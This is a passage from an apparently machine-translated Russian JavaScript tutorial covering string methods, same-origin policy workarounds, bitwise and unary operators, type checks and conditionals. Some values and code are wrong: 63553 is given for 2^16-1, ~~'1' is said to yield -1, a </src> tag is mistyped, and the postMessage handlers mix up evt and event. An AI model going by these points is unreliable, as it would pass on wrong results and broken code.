        characters         : val.length,
        words              : wom ? wom.length : 0,
        lines              : val.split(/\r*\n/).length
    };
}


// Use like:
wordCount( someMultilineText ).words;   // (Number of words)
```

Пример jsFiddle

Символ доступа по индексу в строке

Используйте `charAt()` чтобы получить символ в указанном индексе в строке.

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

В качестве альтернативы, поскольку строки можно обрабатывать как массивы, используйте индекс с помощью скобок .

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

Чтобы получить код символа символа с указанным индексом, используйте `charCodeAt()` .

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

Обратите внимание, что эти методы - все методы getter (возвращают значение). Строки в JavaScript неизменяемы. Другими словами, ни один из них не может использоваться для установки символа в позиции в строке.

Функция поиска и замены строк

Для поиска строки внутри строки существует несколько функций:

`indexOf( searchString )` и `lastIndexOf( searchString )`

`indexOf()` вернет индекс первого вхождения `searchString` в строке. Если `searchString` не найден, возвращается `-1` .

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

Точно `lastIndexOf()` же `lastIndexOf()` вернет индекс последнего вхождения `searchstring` или `-1` если не найден.

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") );   // 8
console.log( string.lastIndexOf("foo") ); // -1
```

`includes( searchString, start )`

`includes()` вернет логическое значение, `searchString` существует ли `searchString` в строке, начиная с `start` индекса (по умолчанию 0). Это лучше, чем `indexOf()` если вам просто нужно

проверить наличие подстроки.

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") );   // false
```

`replace( regexp|substring, replacement|replaceFunction )`

`replace()` вернет строку, содержащую все вхождения подстрок, совпадающих с `regexp` RegExp или строковой `substring` с `replacement` строки или возвращаемым значением `replaceFunction` .

Обратите внимание, что это не изменяет строку на месте, но возвращает строку с заменой.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` может использоваться для условных замен для объектов регулярного выражения (т. е. с использованием `regexp`). Параметры находятся в следующем порядке:

параметр	Имея в виду
`match`	подстрока, которая соответствует всему регулярному выражению g
`g1` , `g2` , `g3` , ...	группы соответствия в регулярном выражении
`offset`	смещение совпадения во всей строке
`string`	целая строка

Обратите внимание, что все параметры являются необязательными.

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Найти индекс подстроки внутри строки

Метод `.indexOf` возвращает индекс подстроки внутри другой строки (если существует, или -1, если в противном случае)

```
'Hellow World'.indexOf('Wor');    // 7
```

`.indexOf` также принимает дополнительный числовой аргумент, который указывает, на каком индексе должна начинаться функция

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

Следует отметить, что `.indexOf` чувствителен к регистру

```
 'Hellow World'.indexOf('WOR');    // -1
```

Строковые представления чисел

JavaScript имеет собственное преобразование из *Number* в его *представление String* для любой базы от *2 до 36* .

Наиболее распространенное представление после *десятичной (база 10)* является *шестнадцатеричным (базовое 16)* , но содержание этого раздела работает для всех баз в диапазоне.

Чтобы преобразовать *число* из десятичной (базовая 10) в шестнадцатеричное (базовое 16) *представление String,* метод *toString* может использоваться с *основанием* `16` .

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

Если представленное число является целым числом, обратная операция для этого может быть выполнена с помощью `parseInt` и *радиуса* `16` снова

```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

Чтобы преобразовать произвольное число (т.е. нецелое) из его *представления String* в *число* , операция должна быть разделена на две части; целую часть и часть дроби.

6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
```

```
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988

// Put the base 10 parts together to find the Number
let b10 = i10 + f10; // 3.14159
```

Примечание 1: Будьте осторожны, поскольку небольшие ошибки могут быть результатом из-за различий в том, что можно представить в разных базах. Возможно, после этого может потребоваться какое-то округление.
Примечание 2: Очень длинные представления чисел могут также приводить к ошибкам из-за точности и максимальных значений *номеров* среды, в которой происходят преобразования.

Повторить строку

6

Это можно сделать с помощью метода .repeat () :

```
"abc".repeat(3);  // Returns "abcabcabc"
"abc".repeat(0);  // Returns ""
"abc".repeat(-1); // Throws a RangeError
```

6

В общем случае это нужно сделать, используя правильный полипол для метода ES6 String.prototype.repeat () . В противном случае идиома `new Array(n + 1).join(myString)` может повторять `n` раз строку `myString` :

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString);  // Returns "abcabcabc"
```

Код символа

Метод `charCodeAt` извлекает код символа Unicode одного символа:

```
var charCode = "µ".charCodeAt(); // The character code of the letter µ is 181
```

Чтобы получить код символа символа в строке, позиция символа, базирующаяся на 0, передается как параметр `charCodeAt` :

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

Некоторые символы Unicode не вписываются в один символ, и вместо этого требуется кодирование суррогатных пар UTF-16. Это относится к символьным кодам за пределами 2

16 - 1 или 63553. Эти расширенные коды символов или значения *кодовой точки* могут быть получены с помощью `codePointAt` :

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "□".codePointAt();
```

Прочитайте Струны онлайн: https://riptutorial.com/ru/javascript/topic/1041/струны

глава 93: Та же политика происхождения и перекрестная связь

Вступление

Политика «один и тот же источник» используется веб-браузерами, чтобы предотвратить возможность доступа к удаленному контенту, если удаленный адрес не имеет одинакового **происхождения** сценария. Это позволяет злоумышленникам выполнять запросы на другие веб-сайты для получения конфиденциальных данных.

Происхождение двух адресов считается одинаковым, если оба URL имеют один и тот же *протокол* , *имя хоста* и *порт* .

Examples

Способы обхода политики одинакового происхождения

Что касается клиентских JavaScript-движков (те, которые работают внутри браузера), нет простого решения для запроса контента из других источников, кроме текущего домена. (Кстати, это ограничение не существует в JavaScript-серверных инструментах, таких как Node JS.)

Тем не менее, в некоторых ситуациях действительно возможно получить данные из других источников, используя следующие методы. Пожалуйста, обратите внимание, что некоторые из них могут представить хаки или обходные пути вместо системы, на которую должна опираться система решений.

Способ 1: CORS

Большинство публичных API сегодня позволяют разработчикам отправлять данные двунаправленно между клиентом и сервером, включив функцию CORS (совместное использование ресурсов Cross-Origin). Браузер проверяет, установлен ли определенный HTTP-заголовок (`Access-Control-Allow-Origin`) и что домен запрашивающего сайта указан в значении заголовка. Если это так, то браузер позволит установить соединения AJAX.

Однако, поскольку разработчики не могут изменять заголовки ответов других серверов, на этот метод не всегда можно положиться.

Метод 2: JSONP

JSON с добавлением **P** обычно обвиняют в обходном пути. Это не самый простой метод, но он все еще выполняет свою работу. Этот метод использует тот факт, что файлы сценариев могут быть загружены из любого домена. Тем не менее, очень важно отметить, что запрос кода JavaScript из внешних источников **всегда** является потенциальным риском для безопасности, и этого, как правило, следует избегать, если есть лучшее решение.

Данные, запрашиваемые с использованием JSONP, как правило, JSON , что соответствует синтаксису, используемому для определения объекта в JavaScript, что делает этот метод транспорта очень простым. Обычный способ позволить веб-сайтам использовать внешние данные, полученные через JSONP, - это обернуть его внутри функции обратного вызова, которая задается с помощью параметра `GET` в URL-адресе. После загрузки внешнего файла сценария функция будет вызываться с данными в качестве первого параметра.

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

Содержимое `http://example.com/api/endpoint.js?callback=myfunc` может выглядеть так:

```
myfunc({"example_field":true})
```

Функция всегда должна быть определена первой, иначе она не будет определяться при загрузке внешнего скрипта.

Безопасная перекрестная связь с сообщениями

Метод `window.postMessage()` вместе со своим относительным обработчиком событий `window.onmessage` можно безопасно использовать для включения `window.postMessage()` связи.

Метод `postMessage()` целевого `window` можно вызвать для отправки сообщения в другое `window` , которое сможет перехватить его с `onmessage` обработчика события `onmessage` , обработать его и, при необходимости, отправить ответ обратно в окно отправителя, используя `postMessage()` снова.

Пример окна, связанного с рамкой для детей

- Содержание `http://main-site.com/index.html` :

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- Содержание `http://other-site.com/index.html` :

```
<!-- ... -->
<script src="other_site_script.js"></src>
<!-- ... -->
```

- Содержание `main_site_script.js` :

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- Содержимое `other_site_script.js` :

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

Прочитайте Та же политика происхождения и перекрестная связь онлайн: https://riptutorial.com/ru/javascript/topic/4742/та-же-политика-происхождения-и-перекрестная-связь

глава 94: Тильда ~

Вступление

Оператор ~ смотрит на двоичное представление значений выражения и выполняет на нем побитовое отрицание.

Любая цифра, которая равна 1 в выражении, становится 0 в результате. Любая цифра, которая является 0 в выражении, становится 1 в результате.

Examples

~ Целое число

Следующий пример иллюстрирует использование побитового оператора NOT (~) для целых чисел.

```
let number = 3;
let complement = ~number;
```

Результат номера `complement` равен -4;

выражение	Двоичное значение	Десятичное значение
3	`00000000 00000000 00000000 00000011`	3
~ 3	`11111111 11111111 11111111 11111100`	-4

Чтобы упростить это, мы можем рассматривать его как функцию `f(n) = -(n+1)` .

```
let a = ~-2; // a is now 1
let b = ~-1; // b is now 0
let c = ~0;  // c is now -1
let d = ~1;  // d is now -2
let e = ~2;  // e is now -3
```

~~ Оператор

Double Tilde `~~` будет выполнять побитовое НЕ операцию дважды.

Следующий пример иллюстрирует использование побитового оператора NOT (~~) для десятичных чисел.

Чтобы сохранить простой пример, будет использоваться десятичное число `3.5` , что

приведет к простому представлению в двоичном формате.

```
let number = 3.5;
let complement = ~number;
```

Результат номера `complement` равен -4;

выражение	Двоичное значение	Десятичное значение
3	`00000000 00000000 00000000 00000011`	3
~~ 3	`00000000 00000000 00000000 00000011`	3
3,5	`00000000 00000011.1`	3,5
~~ 3,5	`00000000 00000011`	3

Чтобы упростить это, мы можем рассматривать его как функции `f2(n) = -(-(n+1) + 1)` и `g2(n) = -(-(integer(n)+1) + 1)` .

f2 (n) оставит целое число как есть.

```
let a = ~~-2; // a is now -2
let b = ~~-1; // b is now -1
let c = ~~0;  // c is now 0
let d = ~~1;  // d is now 1
let e = ~~2;  // e is now 2
```

g2 (n) будет по существу округлять положительные числа вниз и отрицательные числа вверх.

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5;  // c is now 0
let d = ~~1.5;  // d is now 1
let e = ~~2.5;  // e is now 2
```

Преобразование нечисловых значений в номера

`~~` Может использоваться для нечисловых значений. Числовое выражение будет сначала преобразовано в число, а затем выполнено побитовое НЕ на нем.

Если выражение не может быть преобразовано в числовое значение, оно преобразуется в `0` .

`true` и `false` значения bool являются исключениями, где `true` представляется как числовое значение `1` и `false` как `0`

```
let a = ~~"-2";     // a is now -2
let b = ~~"1";      // b is now -1
let c = ~~"0";      // c is now 0
let d = ~~"true";   // d is now 0
let e = ~~"false";  // e is now 0
let f = ~~true;     // f is now 1
let g = ~~false;    // g is now 0
let h = ~~"";       // h is now 0
```

Shorthands

Мы можем использовать `~` как сокращение в некоторых повседневных сценариях.

Мы знаем, что `~` преобразует `-1` в `0` , поэтому мы можем использовать его с `indexOf` в массиве.

индекс

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

могут быть переписаны как

```
if (~items.indexOf('a')) {}
```

~ Десятичный

Следующий пример иллюстрирует использование побитового оператора NOT (~) для десятичных чисел.

Чтобы сохранить простой пример, будет использоваться десятичное число `3.5` , что приведет к простому представлению в двоичном формате.

```
let number = 3.5;
let complement = ~number;
```

Результат номера `complement` равен -4;

выражение	Двоичное значение	Десятичное значение
3,5	`00000000 00000010.1`	3,5
~ 3,5	`11111111 11111100`	-4

Чтобы упростить это, мы можем думать об этом как о функции `f(n) = -(integer(n)+1)` .

```
let a = ~-2.5; // a is now 1
let b = ~-1.5; // b is now 0
let c = ~0.5;  // c is now -1
let d = ~1.5;  // c is now -2
let e = ~2.5;  // c is now -3
```

Прочитайте Тильда ~ онлайн: https://riptutorial.com/ru/javascript/topic/10643/тильда--

глава 95: Типы данных в Javascript

Examples

тип

`typeof` - это «официальная» функция, которая используется для получения `type` в javascript, однако в некоторых случаях это может привести к неожиданным результатам ...

1. Строки

```
typeof "String" или
typeof Date(2011,01,01)
```

«Строка»

2. Числа

```
typeof 42
```

"число"

3. Bool

`typeof true` (действительные значения `true` и `false`)

«Логическое»

4. Объект

`typeof {}` или
`typeof []` или
`typeof null` или
`typeof /aaa/` или
`typeof Error()`

«Объект»

5. Функция

```
typeof function(){}
```

«Функция»

6. Неопределенный

```
var var1; typeof var1
```

«Неопределенные»

Получение типа объекта по имени конструктора

Когда один с `typeof` оператором получает `object` типа, он попадает в некоторую категорию категории ...

На практике вам может понадобиться сузить его до какого-то «объекта», который есть на самом деле, и один из способов сделать это - использовать имя конструктора объекта, чтобы получить тот вкус объекта, который он на самом деле:
`Object.prototype.toString.call(yourObject)`

1. Строка

```
Object.prototype.toString.call("String")
```

> "[object String]"

2. Номер

```
Object.prototype.toString.call(42)
```

> "[номер объекта]"

3. Bool

```
Object.prototype.toString.call(true)
```

> "[object Boolean]"

4. Объект

`Object.prototype.toString.call(Object())` или
`Object.prototype.toString.call({})`

> "[Объект Object]"

5. Функция

```
Object.prototype.toString.call(function(){})
```

> "[функция объекта]"

6. Дата

```
Object.prototype.toString.call(new Date(2015,10,21))
```

> "[дата объекта]"

7. Регулярное выражение

`Object.prototype.toString.call(new RegExp())` или
`Object.prototype.toString.call(/foo/);`

"[объект RegExp]"

8. Массив

```
Object.prototype.toString.call([]);
```

"[object Array]"

9. Null

```
Object.prototype.toString.call(null);
```

"[объект Null]"

10. Неопределенные

```
Object.prototype.toString.call(undefined);
```

"[объект Undefined]"

11. Ошибка

```
Object.prototype.toString.call(Error());
```

"[ошибка объекта]"

Поиск класса объекта

Чтобы определить, был ли объект сконструирован определенным конструктором или наследованием от него, вы можете использовать команду `instanceof` :

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
    if (arguments.length === 1) {
        const [firstArg] = arguments
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
            return sum(...firstArg) //calls sum(1, 2, 3)
        }
    }
    return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))   //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))         //4
```

Обратите внимание, что примитивные значения не считаются экземплярами любого класса:

```
console.log(2 instanceof Number)        //false
console.log('abc' instanceof String)    //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

Каждое значение в JavaScript, кроме `null` и `undefined` также имеет свойство `constructor` сохраняющее функцию, которая была использована для его построения. Это даже работает с примитивами.

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))                  //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1))     //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Прочитайте Типы данных в Javascript онлайн: https://riptutorial.com/ru/javascript/topic/9800/типы-данных-в-javascript

глава 96: Унарные операторы

Синтаксис

- void выражение; // Вычисляет выражение и отбрасывает возвращаемое значение
- + Выражение; // Попытка преобразования выражения в число
- delete object.property; // Удалить свойство объекта
- delete object ["property"]; // Удалить свойство объекта
- тип операнда; // Возвращает тип операнда
- ~ Выражение; // Выполнять НЕ операцию на каждом бите выражения
- ! Выражение; // Выполните логическое отрицание выражения
- -expression; // Отрицать выражение после попытки преобразования в число

Examples

Унарный оператор плюс (+)

Унарный плюс (`+`) предшествует его операнду *и оценивает* его операнд. Он пытается преобразовать операнд в число, если оно еще не было.

Синтаксис:

```
+expression
```

Возвращает:

- `Number` .

Описание

Унарный плюс (`+`) оператор является самым быстрым (и предпочтительным) способом преобразования чего-либо в число.

Он может конвертировать:

- строковые представления целых чисел (десятичные или шестнадцатеричные) и поплавки.
- booleans: `true` , `false` .
- `null`

Значения, которые не могут быть преобразованы, будут оцениваться до `NaN` .

Примеры:

```
+42           // 42
+"42"         // 42
+true         // 1
+false        // 0
+null         // 0
+undefined    // NaN
+NaN          // NaN
+"foo"        // NaN
+{}           // NaN
+function(){} // NaN
```

Обратите внимание, что попытка преобразования массива может привести к неожиданным значениям возврата.
В фоновом режиме массивы сначала преобразуются в их строковые представления:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

Затем оператор пытается преобразовать эти строки в числа:

```
+[]           // 0   ( === +'' )
+[1]          // 1   ( === +'1' )
+[1, 2]       // NaN ( === +'1,2' )
```

Оператор удаления

Оператор `delete` удаляет свойство из объекта.

Синтаксис:

```
delete object.property

delete object['property']
```

Возвращает:

Если удаление выполнено успешно или свойство не существует:

- `true`

Если свойство, подлежащее удалению, является собственным неконфигурируемым свойством (его нельзя удалить):

- `false` в нестрогом режиме.
- Выдает ошибку в строгом режиме

Описание

Оператор `delete` напрямую не освобождает память. Он может косвенно освобождать память, если операция означает, что все ссылки на свойство исчезли.

`delete` работы над свойствами объекта. Если свойство с тем же именем существует в цепочке прототипов объекта, свойство будет унаследовано от прототипа.
`delete` не работает с именами переменных или функций.

Примеры:

```
// Deleting a property
foo = 1;              // a global variable is a property of `window`: `window.foo`
delete foo;           // true
console.log(foo);     // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;           // false
console.log(foo);     // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;           // false
console.log(foo);     // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;       // true
console.log(foo);     // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;       // true
console.log(foo);     // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;       // false  ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

Оператор типа

Оператор `typeof` возвращает тип данных неопубликованного операнда в виде строки.

Синтаксис:

```
typeof operand
```

Возвращает:

Это возможные возвращаемые значения из `typeof` :

Тип	Возвращаемое значение
`Undefined`	`"undefined"`
`Null`	`"object"`
`Boolean`	`"boolean"`
`Number`	`"number"`
`String`	`"string"`
`Symbol` (ES6)	`"symbol"`
`Function` объект	`"function"`
`document.all`	`"undefined"`
Хост-объект (предоставляемый средой JS)	Зависит от реализации
Любой другой объект	`"object"`

Необычное поведение `document.all` с оператором `typeof` связано с его прежним использованием для обнаружения старых браузеров. Дополнительные сведения см. В разделе Почему document.all определен, но typeof document.all возвращает «undefined»?

Примеры:

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;               // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
typeof "bla";
typeof (typeof 1);        // typeof always returns a string

// returns 'boolean'
```

```
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all       // see above

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;           // This is also considered an object
typeof [1, 2, 4];         // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

Оператор пустоты

Оператор `void` вычисляет данное выражение и затем возвращает `undefined` .

Синтаксис:

```
void expression
```

Возвращает:

- `undefined`

Описание

Оператор `void` часто используется для получения `undefined` примитивного значения посредством записи `void 0` или `void(0)` . Обратите внимание, что `void` является оператором, а не функцией, поэтому `()` не требуется.

Обычно результат выражения `void` и `undefined` может использоваться взаимозаменяемо.

Однако в более старых версиях ECMAScript `window.undefined` может быть назначено любое значение, и по-прежнему можно использовать `undefined` как имя для переменных параметров функций внутри функций, что нарушает другой код, который полагается на значение `undefined` .
`void` всегда будет давать *истинное* `undefined` значение.

`void 0` также обычно используется в кодировании кода как более короткий способ написания `undefined` . Кроме того, это, вероятно, более безопасно, так как некоторые другие коды могут быть `window.undefined` с помощью `window.undefined` .

Примеры:

Возврат `undefined` :

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

Изменение значения `undefined` внутри определенной области:

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

Унарный оператор отрицания (-)

Унарное отрицание (`-`) предшествует его операнду и отрицает его, пытаясь преобразовать его в число.

Синтаксис:

```
-expression
```

Возвращает:

- `Number` .

Описание

Унарное отрицание (`-`) может преобразовывать те же типы / значения, что и оператор унарного плюса (`+`).

Значения, которые не могут быть преобразованы, будут оцениваться до `NaN` (нет `-NaN`).

Примеры:

```
-42           // -42
-"42"         // -42
-true         // -1
-false        // -0
-null         // -0
-undefined    // NaN
-NaN          // NaN
-"foo"        // NaN
-{}           // NaN
-function(){} // NaN
```

Обратите внимание, что попытка преобразования массива может привести к неожиданным значениям возврата.
В фоновом режиме массивы сначала преобразуются в их строковые представления:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

Затем оператор пытается преобразовать эти строки в числа:

```
-[]           // -0   ( === -'' )
-[1]          // -1   ( === -'1' )
-[1, 2]       // NaN ( === -'1,2' )
```

Побитовый оператор NOT (~)

Побитовое NOT (`~`) выполняет операцию NOT для каждого бита в значении.

Синтаксис:

```
~expression
```

Возвращает:

- `Number` .

Описание

Таблица истинности операции NOT:

	НЕ
0	1
1	0

```
1337  (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

Побитовое число не приводит к: `-(x + 1)` .

Примеры:

значение (основание 10)	значение (основание 2)	return (основание 2)	return (основание 10)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

Логический оператор NOT (!)

Логический NOT (`!`) Оператор выполняет логическое отрицание выражения.

Синтаксис:

```
!expression
```

Возвращает:

- `Boolean` .

Описание

Логический NOT (`!`) Оператор выполняет логическое отрицание выражения.

Булевы значения просто инвертируются `!true === false` и `!false === true`.
Небулевые значения сначала преобразуются в булевские значения, а затем отрицаются.

Это означает, что двойное логическое NOT (`!!`) может использоваться для приведения любого значения в boolean:

```
!!"FooBar" === true
!!1 === true
!!0 === false
```

Все они равны `!true` :

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

Все они равны `!false` :

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Примеры:

```
!true          // false
!-1            // false
!"-1"          // false
!42            // false
!"42"          // false
!"foo"         // false
!"true"        // false
!"false"       // false
!{}            // false
![]            // false
!function(){} // false

!false         // true
!null          // true
!undefined     // true
!NaN           // true
!0             // true
!""            // true
```

обзор

Унарные операторы - это операторы с одним операндом. Унарные операторы более эффективны, чем стандартные вызовы функций JavaScript. Кроме того, унарные операторы не могут быть переопределены, и поэтому их функциональность гарантирована.

Доступны следующие унарные операторы:

оператор	операция	пример
`delete`	Оператор delete удаляет свойство из объекта.	пример
`void`	Оператор void сбрасывает возвращаемое значение выражения.	пример
`typeof`	Оператор typeof определяет тип данного объекта.	пример
`+`	Оператор unary plus преобразует свой операнд в тип Number.	пример
`-`	Унарный оператор отрицания преобразует свой операнд в число, а затем отрицает его.	пример
`~`	Побитовый оператор NOT.	пример
`!`	Логический оператор NOT.	пример

Прочитайте Унарные операторы онлайн: https://riptutorial.com/ru/javascript/topic/2084/унарные-операторы

глава 97: условия

Вступление

Условные выражения, включающие ключевые слова, такие как if и else, предоставляют программам JavaScript возможность выполнять разные действия в зависимости от логического условия: true или false. В этом разделе рассматриваются использование условных выражений JavaScript, логической логики и трехмерных выражений.

Синтаксис

- если *(условие) оператор;*
- if (*condition*) *statement_1* , *statement_2* , *...* , *statement_n* ;
- если (*условие*) {
  заявление
  }
- если (*условие*) {
  statement_1 ;
  statement_2 ;
  ...
  statement_n ;
  }
- если (*условие*) {
  заявление
  } else {
  заявление
  }
- если (*условие*) {
  заявление
  } else if (*условие*) {
  заявление
  } else {
  заявление
  }
- switch (*выражение*) {
  значение case1 :
  заявление
  [перерыв;]
  значение case2 :
  заявление
  [перерыв;]
  значение *caseN* :

заявление
[перерыв;]
дефолт:
заявление
[перерыв;]
}

- *состояние* ? *value_for_true* : *value_for_false* ;

замечания

Условия могут нарушать нормальный поток программы, выполняя код на основе значения выражения. В JavaScript это означает использование операторов `if` , `else if` и `else` и тройных операторов.

Examples

Если / Else If / Else Control

В самой простой форме условие `if` можно использовать следующим образом:

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

Условие `i < 1` оценивается, и если он оценивает значение `true` выполняется следующий блок. Если он вычисляет значение `false` , блок пропускается.

Условие `if` может быть расширено блоком `else` . Условие проверяется *один раз,* как указано выше, и если он оценивает значение `false` , будет выполнен вторичный блок (который будет пропущен, если условие было `true`). Пример:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

Предположим, `else` блок `else` содержит ничего, кроме другого блока `if` (с необязательным блоком `else`), например:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
```

```
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

Тогда есть и другой способ написать это, что уменьшает вложенность:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
    console.log("none of the previous conditions was true");
}
```

Некоторые важные сноски о вышеупомянутых примерах:

- Если какое-либо одно условие оценивается как `true` , никакое другое условие в этой цепочке блоков не будет оценено, и все соответствующие блоки (включая блок `else`) не будут выполнены.
- Количество `else if` части практически не ограничены. Последний пример выше содержит только один, но вы можете иметь столько, сколько хотите.
- *Условие* внутри оператора `if` может быть любым, что может быть принудительно использовано для логического значения, более подробно см. В разделе логической логики ;
- Линия `if-else-if` выходит с первого успеха. То есть, в приведенном выше примере, если значение `i` равно 0,5, то выполняется первая ветвь. Если условия перекрываются, выполняются первые критерии, происходящие в потоке выполнения. Другое условие, которое также может быть верно, игнорируется.
- Если у вас есть только один оператор, скобки вокруг этого утверждения технически необязательны, например, это нормально:

  ```
  if (i < 1) console.log("i is smaller than 1");
  ```

  И это тоже будет работать:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
  ```

  Если вы хотите выполнить несколько операторов внутри блока `if` , то фигурные скобки вокруг них являются обязательными. Недостаточно использования отступов. Например, следующий код:

  ```
  if (i < 1)
  ```

```
    console.log("i is smaller than 1");
    console.log("this will run REGARDLESS of the condition"); // Warning, see text!
```

эквивалентно:

```
if (i < 1) {
    console.log("i is smaller than 1");
}
console.log("this will run REGARDLESS of the condition");
```

Оператор switch

Операторы switch сравнивают значение выражения с 1 или более значениями и выполняют разные разделы кода на основе этого сравнения.

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```

Оператор `break` «вырывается» из инструкции switch и гарантирует, что в выражении switch не будет больше кода. Вот как определяются разделы и позволяет пользователю делать «проваливающиеся» случаи.

> **Предупреждение** : отсутствие отчета о `break` или `return` для каждого случая означает, что программа продолжит оценивать следующий случай, даже если критерии дела неудовлетворены!

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

Последний случай - случай по `default` . Этот будет запускаться, если не будет сделано никаких других матчей.

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
```

```
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

Следует отметить, что выражение случая может быть любым выражением. Это означает, что вы можете использовать сравнения, вызовы функций и т. Д. Как значения case.

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
